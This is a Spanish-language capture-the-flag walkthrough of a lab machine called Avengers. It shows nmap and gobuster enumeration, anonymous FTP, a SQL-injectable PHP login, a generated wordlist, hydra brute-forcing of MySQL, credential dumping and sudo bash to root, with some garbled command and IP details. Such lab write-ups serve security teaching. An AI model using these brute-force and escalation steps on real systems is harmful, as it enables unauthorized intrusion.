

# AVENGERS



## CONECTIVIDAD

```
ping -c1 192.168.0.23
```

```
➤ ping -c1 192.168.0.23
PING 192.168.0.23 (192.168.0.23) 56(84) bytes of data.
64 bytes from 192.168.0.23: icmp_seq=1 ttl=64 time=21.6 ms

— 192.168.0.23 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 21.602/21.602/21.602/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA	192.168.0.23
--------------------------	--------------

IP DE LA MÁQUINA ATACANTE	192.168.0.22
---------------------------	--------------

LINUX- ttl=64

## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.23 -T 5
```

```

└─$ nmap up -Pn -v -sV --min-rate 5000 192.168.0.23 -i 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-29 11:18 EDT
Nmap scan report for 192.168.0.23
Host is up (0.0011s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd
| ftp-syst: 192.168.0.23
| STAT:
| FTP server status:
|   Connected to 192.168.0.22
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.5 - secure, fast, stable
|_ End of status
|_ ftp anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ff:85:17:02:1a:9d:94:c3:b3:4e:92:4b:05:3a:96:a2 (ECDSA)
|   256 57:06:d4:59:bd:3b:b5:c0:3f:1b:7e:c0:b9:9a:09:0d (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-robots.txt: 2 disallowed entries
|_ /webs/ /mysql/
|_ http-title: Avengers Hacking vC3v8Ppico
3306/tcp  open  mysql    MySQL 8.0.30-0ubuntu0.22.04.1
|_ ssl-cert: Subject: commonName=MySQL_Server_8.0.30_Auto_Generated_Server_Certificate
|_ Not valid before: 2024-03-21T19:50:11
|_ Not valid after: 2024-03-21T19:50:11
|_ ssl-date: TLS randomness does not represent time
|_ mysql-info:
|   Protocol: 10
|   Version: 8.0.30-0ubuntu0.22.04.1
|   Thread ID: 10
|   Capabilities Flags: 60535
|   Some Capabilities: Speaks41ProtocolNew, ODBCClient, SwitchToSSLAfterHandshake, SupportsCompression, DontAllowDatabaseTableColumn, LongPassword, IgnoreSigpipes, Four
ndRows, IgnoreSpaceBeforeParenthesis, Speaks41ProtocolOld, SupportsTransactions, Support41Auth, LongColumnFlag, SupportsLoadDataLocal, InteractiveClient, ConnectWithDa
tabase, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatements
|   Status: Autocommit
|   Salt: 5\x177,m*\x1077w*\x7F7uJfE[\x19\x00
|   Auth Plugin Name: caching_sha2_password
MAC Address: 00:0C:29:F7:40:D9 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Encontramos los puertos 21,22,80 Y 3306

PUERTO 80

192.168.0.23

Kali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

# Avengers Hacking Ético

INICIOSECRETAS

## Bienvenido al mundo de los Avengers

¡Prepárate para descubrir secretos y unirte a la lucha por la justicia!

Hackear

© 2024 Avengers Hacking Ético

ENUMERACIÓN

Vamos con gobuster a la búsqueda de archivos y directorios

**gobuster dir -u http://192.168.0.23 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,sh,html,txt -t 100**

```

gobuster dir -u http://192.168.0.23 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,sh,html,txt -t 100

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.0.23
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: sh,html,txt,php,py
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 277]
/index.html (Status: 200) [Size: 1105]
/php (Status: 301) [Size: 310] [→ http://192.168.0.23/php/]
/flags (Status: 301) [Size: 312] [→ http://192.168.0.23/flags/]
/code (Status: 301) [Size: 311] [→ http://192.168.0.23/code/]
/css (Status: 301) [Size: 310] [→ http://192.168.0.23/css/]
/mysql (Status: 301) [Size: 312] [→ http://192.168.0.23/mysql/]
/robots.txt (Status: 200) [Size: 49]
/webs (Status: 301) [Size: 311] [→ http://192.168.0.23/webs/]
/.html (Status: 403) [Size: 277]
/server-status (Status: 403) [Size: 277]
Progress: 1323360 / 1323366 (100.00%)

Finished

```

Tenemos varios directorios interesantes; vamos a revisarlos uno por uno.

## 1- /index.html

En el código fuente encontramos algo muy interesante

**<!-- Look in the /code/ directory -->**

```

view-source:http://192.168.0.23/index.html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB


9 <body>
10   <header>
11     <h1>Avengers Hacking Ético</h1>
12   </header>
13   <nav>
14     <ul>
15       <li><a href="/index.html">INICIO</a></li>
16       <li><a href="/webs/secret.html">SECRETA</a></li>
17       <li><a href="/webs/developers.html">DEVELOPERS</a></li>
18     </ul>
19   </nav>
20   <main>
21     <section class="intro">
22       <h2>Bienvenido al mundo de los Avengers</h2>
23       <p>¡Prepárate para descubrir secretos y unirte a la lucha por la justicia!</p>
24       <button onclick="hackear()">Hackear</button>
25     </section>
26   </main>
27   <script>
28     function hackear() {
29       alert('¡Hackeo ético iniciado!');
30       // Código de hacking ético
31     }
32   </script>
33   <footer>
34     <p>&copy; 2024 Avengers Hacking Ético</p>
35   </footer>
36   <!-- Look in the /code/ directory -->
37 </body>
38 </html>

```

## 2- /php


Dentro encontramos un directorio login.php

El código es vulnerable a una inyección SQL porque inserta directamente los valores de `$username` y `$password` en la consulta SQL sin ninguna validación o escapado.



Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">login.php</a>	2024-03-23 15:42	901	

Apache/2.4.52 (Ubuntu) Server at 192.168.0.23 Port 80



```
connect error) { die("Error de conexión: " . $conn->connect_error); } // Recibir datos del formulario $username = $_POST['username']; $password = $_POST['password']; // Consulta SQL vulnerable a inyección $sql = "SELECT * FROM usuarios WHERE username='$username' AND password='$password'"; $result = $conn->query($sql); if ($result->num_rows > 0) { // Usuario autenticado echo "¡Inicio de sesión exitoso!"; } else { // Usuario no autenticado echo "Nombre de usuario o contraseña incorrectos."; } $conn->close(); ?>
```

## 3- /flags

←

→

↻

🏠

🛡️

🔒

192.168.0.23/flags/

🐉 Kali Linux

🌐 Kali Tools

📄 Kali Docs

🔗 Kali Forums

🔍 Kali NetHunter

🔥 Explo

# Index of /flags

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
🔙 <a href="#">Parent Directory</a>		-	
📄 <a href="#">FLAG.txt</a>	2024-03-23 15:46	418	

Apache/2.4.52 (Ubuntu) Server at 192.168.0.23 Port 80

←

→

↻

🏠

🛡️

🔒

192.168.0.23/flags/FLAG.txt

🐉 Kali Linux

🌐 Kali Tools

📄 Kali Docs

🔗 Kali Forums

🔍 Kali NetHunter

🔥 Explo

```

###      ###      ##
## ##    ##      #####
#         ##      #####
####    ##      ##
##      ##      ##
##      ##      ##
##      ##      ##
####    #####   ##
                        #####

Alright, you have flag 1/9.

This flag is worth 10 points.

This is just the beginning hehe

```

#### 4- /code

Vemos el código fuente y nos encontramos con una enorme cadena **pikachiana** que no nos conduce a ningún sitio. 🤔🤔

```
view-source:http://192.168.0.23/code/code.html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Título de la página</title>
7 </head>
8 <!-- ##
9
10 #####
11 ## ## ## ## ## ## ## ## ##
12 ##### ## ## ## ## ## ## ## ##
13 ## ## ## ## ## ## ## ## ##
14 ##### ## ## ## ## ## ## ## ##
15
16 -->
17 <body>
18   <!-- pi pi pi pi pi pi pi pi pi pika pipi pi pipi pi pi pi pipi pi pi pi pi pi pi pi pipi pi pi pi pi pi pi
19 </body>
20 </html>
21
```

## 5- /mysql

Dentro tenemos `flag.txt` y `database.html`.

```
<!-- You have found a password of a user that is hidden out there, keep looking... -->
<!-- password: V201V2JHTnVjR2haYmtveFpFZEZQUT09 -->
```

Parece una contraseña en base64. La recordamos.

```
← → ↻ 🏠 192.168.0.23/mysql/FLAG.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exp

###      ##
## ##    ##
#         #####   ### ##   #####
#####    ##   ##   ##   ##
##        #####   ##   ##   ##
##        ##   ##   #####
#####    #####   ##   ##
                #####

Very good, you got the flag 2/9

This flag is worth 10 points

KEEP LIKE THIS ;D
```

```
← → ↻ 🏠 view-source:http://192.168.0.23/mysql/database.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Base de Datos MySQL</title>
7   <link rel="stylesheet" href=" ../css/styles.css">
8 </head>
9 <body>
10  <header>
11    <h1>Base de Datos MySQL</h1>
12  </header>
13  <nav>
14    <ul>
15      <li><a href=" ../index.html"></a></li>
16      <li><a href=" ../webs/secret.html"></a></li>
17      <li><a href=" ../webs/developers.html"></a></li>
18    </ul>
19  </nav>
20  <main>
21    <section>
22      <h2>Explorando la Base de Datos</h2>
23      <p>¡Descubre los secretos ocultos en nuestra base de datos!</p>
24    </section>
25  </main>
26  <footer>
27    <p>&copy; 2024 Avengers Hacking Ético</p>
28  </footer>
29  <!-- You have found a password of a user that is hidden out there, keep looking... -->
30  <!-- password: V201V2JHTnVjR2haYmtveFpFZEZQUT09 -->
31 </body>
32 </html>
```

## 6- /robots.txt

Este archivo robots.txt, suele ser una buena pista para saber que áreas del sitio podrían contener información importante para el reto.



7- /webs

Dentro tenemos [/developers.html](#) y [secret.html](#)

En el código fuente de [/webs/secret.html](#), encontramos una información interesante

Al pulsar en el enlace obtenemos

Si el término de búsqueda es [fuerzabruta](#), tenemos a [hulk](#)





```
← → ↻ 🏠 view-source:http://192.168.0.23/javaScript/search.js
Kali Linux 🌐 Kali Tools 📄 Kali Docs 🗉 Kali Forums 🚫 Kali NetHunter 🔥 Exploit-DB 🔥

document.addEventListener("DOMContentLoaded", function() {
  const searchForm = document.getElementById("searchForm");
  const searchInput = document.getElementById("searchInput");
  const searchResults = document.getElementById("searchResults");

  searchForm.addEventListener("submit", function(event) {
    event.preventDefault(); // Evitar el envío del formulario

    const searchTerm = searchInput.value.toLowerCase();
    if (searchTerm === "fuerzabruta") {
      searchResults.innerHTML = "<p>¡Has encontrado a Hulk!</p>";
    } else {
      searchResults.innerHTML = "<p>No se encontraron resultados.</p>";
    }
  });
});
```

Como no encuentro nada más, me voy con ftp, listamos y bajamos los archivos

**ftp 192.168.0.23**

```
# ftp 192.168.0.23 [Size: 311]
Connected to 192.168.0.23. [Size: 277]
220 Welcome to blah FTP service. [Size: 277]
Name (192.168.0.23:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.ckersLabs/Avengers
ftp>

ftp> ls
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 459 Mar 24 13:55 FLAG.txt
-rw-r--r-- 1 0 0 417 Mar 24 20:32 credential_mysql.txt.zip
226 Directory send OK.
ftp> get FLAG.txt
local: FLAG.txt remote: FLAG.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for FLAG.txt (459 bytes).
100% |*****| 459 8.85 KiB/s 00:00 ETA
226 Transfer complete.
459 bytes received in 00:00 (8.49 KiB/s)
ftp> get credential_mysql.txt.zip
local: credential_mysql.txt.zip remote: credential_mysql.txt.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for credential_mysql.txt.zip (417 bytes).
100% |*****| 417 7.74 KiB/s 00:00 ETA
226 Transfer complete.
417 bytes received in 00:00 (7.48 KiB/s)
ftp>
```

Leemos el .txt. No tenemos contraseña para el zip. Lo reservamos.

```
# cat FLAG.txt
#####
###      ##      #####      ##      ##      ##
## ##    ##      ##      ##      ##      ##      #####
#         ##      #####      ##      ##      #####
####     ##      ##      ##      ##      ##
##       ##      #####      ##      ##      ##
##       ##      ##      ##      #####
####     #####      #####      ##      ##
#####
Alright, you have flag 3/9. #####

Alright, you have flag 3/9.s.

This flag is worth 10 points. quickly, we should secure this FTP more...

Wow, you found this flag very quickly, we should secure this FTP more...
□
```

## EXPLOTACIÓN

Vamos a probar por ssh con [hulk/fuerzabruta](#)

```
ssh hulk@192.168.0.23
hulk@192.168.0.23's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of jue 29 ago 2024 17:47:08 UTC

System load:  0.22216796875   Processes:            202
Usage of /:   59.3% of 9.75GB   Users logged in:      0
Memory usage: 44%            IPv4 address for ens32: 192.168.0.23
Swap usage:   0%

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 11 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Aug 15 16:02:08 2024 from 192.168.18.153
hulk@TheHackersLabs-Avengers:~$
```

## ESCALADA DE PRIVILEGIOS

Probamos sudo y SUID y no obtenemos nada.

Con `du -a`, mostramos todos los archivos, incluidos los ocultos, junto con el tamaño que ocupan.

```
hulk@TheHackersLabs-Avengers:~$ du -a
4  ./bash_logout
4  ./mysql/hint/wo
4  GNU ./mysql/hint/zip/shit_how_they_did_know_this_password.txt
8  ./mysql/hint/zip
4  ./mysql/hint/avengers
4  ./mysql/hint/QUEEE/.nothing.txt
8  ./mysql/hint/QUEEE
28  ./mysql/hint/no
32  ./mysql
0  ./cache/motd.legal-displayed
4  ./cache/flag/no_flag.txt
4  ./wait/decrypt.txt
8  ./wait
0  ./bash_history
4  ./local/share/nano
8  ./local/share/flag/no/posibiliti
12  ./local/no_flag/no
4  ./bashrc
4  ./user.txt
4  ./db/no/no/no/nothing flag
8  ./db/no/no/no_flag
12  ./db/no/no
16  ./db/no/f/burro
4  ./db/flag/NO_FLAG.txt
8  ./db/flag
4  ./db/g/algo
8  ./db/g
4  ./db/no_flag/no/posibilitie_privileges.sh
8  ./db/no_flag/no/README.txt
4  ./db/no_flag/flag/FLAG.txt
8  ./db/no_flag/flag
20  ./db/no_flag
4  ./db/f/burro
8  ./db/f
64  ./db
4  ./profile
4  ./passwd/escalate_privileges.sh
4  ./passwd/README.txt
12  ./passwd
152  .
hulk@TheHackersLabs-Avengers:~$
```

Leemos en

```
hulk@TheHackersLabs-Avengers:~$ cat ./mysql/hint/zip/shit_how_they_did_know_this_password.txt
```

Congratulations, you found the password to decrypt the compressed FTP .zip file

Now you know what to do with this... I guess

password: (You thought I would give you the password so quickly, because if you look closely at the file you would see the password more clearly...)

```
hulk@TheHackersLabs-Avengers:~$
```

Nos habla de que hemos encontrado la contraseña del .zip encontrado con ftp

Nos vamos con `shit_how_they_did_know_this_password` a por el zip

```
unzip credential_mysql.txt.zip
```

```
Archive: credential_mysql.txt.zip
```

```
[credential_mysql.txt.zip] credential_mysql.txt password:
```

```
inflating: credential_mysql.txt
```

```
cat credential_mysql.txt
```

```
Listen, stlf, I sent you the password of my MySQL user by email, but I think you didn't get it, I'll send it to you here:
```

```
User: hulk
```

```
Password: fuerzabrutaXXXX
```

```
Remember to change the "XXXX" to a secure number combination before sending.
```

```
HINT: it is in a range of 0-3000
```

Parece que la contraseña proporcionada es "`fuerzabrutaXXXX`", donde debemos

reemplazar "`XXXX`" con una combinación numérica; el número que debemos usar está en un rango de `0 a 3000`

Generamos un diccionario en python

```
nano pass.py
```

```
# Base de la contraseña
password_base = "fuerzabruta"
# Crear y escribir en el archivo
with open("passwords.txt", "w") as f:
    for num in range(3001):
        f.write(f"{password_base}{num:04}\n")
    print("Las contraseñas se han guardado en 'passwords.txt'")
    Remember to change the "XXXX" to a secure number combination before sending.
    HINT: it is in a range of 0-3000
```

```
python3 pass.py
```

Las contraseñas se han guardado en 'passwords.txt'

Ahora, con hydra en mysql

```
hydra -l hulk -P passwords.txt mysql://192.168.0.24
```

## hulk /fuerzabruta2024

```
hulk@kali:~$ hydra -l hulk -P passwords.txt mysql://192.168.0.24

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-30 03:27:28
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 3001 login tries (l:1/p:3001), ~751 tries per task
[DATA] attacking mysql://192.168.0.24:3306/
[STATUS] 505.00 tries/min, 505 tries in 00:01h, 2496 to do in 00:05h, 4 active
[STATUS] 506.33 tries/min, 1519 tries in 00:03h, 1482 to do in 00:03h, 4 active
[3306][mysql] host: 192.168.0.24 login: hulk password: fuerzabruta2024
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-30 03:31:19
```

Intentamos establecer conexión a mysql

--ssl=0: Esta opción desactiva la encriptación SSL para la conexión.

mysql -h 192.168.0.24 -u hulk -p --ssl=0

```
hulk@kali:~$ mysql -h 192.168.0.24 -u hulk -p --ssl=0
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Manipulando las bases de datos. [stif/escudoamerica](https://stif/escudoamerica)

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| db_flag |
| db_true |
| information_schema |
| mysql |
| no_db |
| performance_schema |
| sys |
+-----+
7 rows in set (0.007 sec)

MySQL [(none)]> use no_db;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [no_db]> show tables;
+-----+
| Tables_in_no_db |
+-----+
| passwords |
| users |
+-----+
2 rows in set (0.004 sec)

MySQL [no_db]> SELECT * FROM users;
+----+-----+-----+
| id | user | password |
+----+-----+-----+
| 1 | stif | escudoamerica |
| 2 | hulk | fuerza***** |
| 3 | antman | ***** |
| 4 | thanos | NOPASSWD |
+----+-----+-----+
4 rows in set (0.002 sec)
```

```
hulk@TheHackersLabs-Avengers:~$ su stif
```

```
Password:
```

```
stif@TheHackersLabs-Avengers:/home/hulk$
```

Buscamos permisos sudo y nos hacemos root con

<https://gtfobins.github.io/gtfobins/bash/#sudo>

```
stif@TheHackersLabs-Avengers:/home/hulk$ sudo -l
```

```
Matching Defaults entries for stif on TheHackersLabs-Avengers:
```

```
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
```

```
User stif may run the following commands on TheHackersLabs-Avengers:
```

```
(ALL : ALL) NOPASSWD: /usr/bin/bash
```

```
(ALL : ALL) NOPASSWD: /usr/bin/unzip
```

```
stif@TheHackersLabs-Avengers:/home/hulk$ sudo bash
```

```
root@TheHackersLabs-Avengers:/home/hulk# whoami
```

```
root
```

```
root@TheHackersLabs-Avengers:/home/hulk#
```

👉 Buen día.

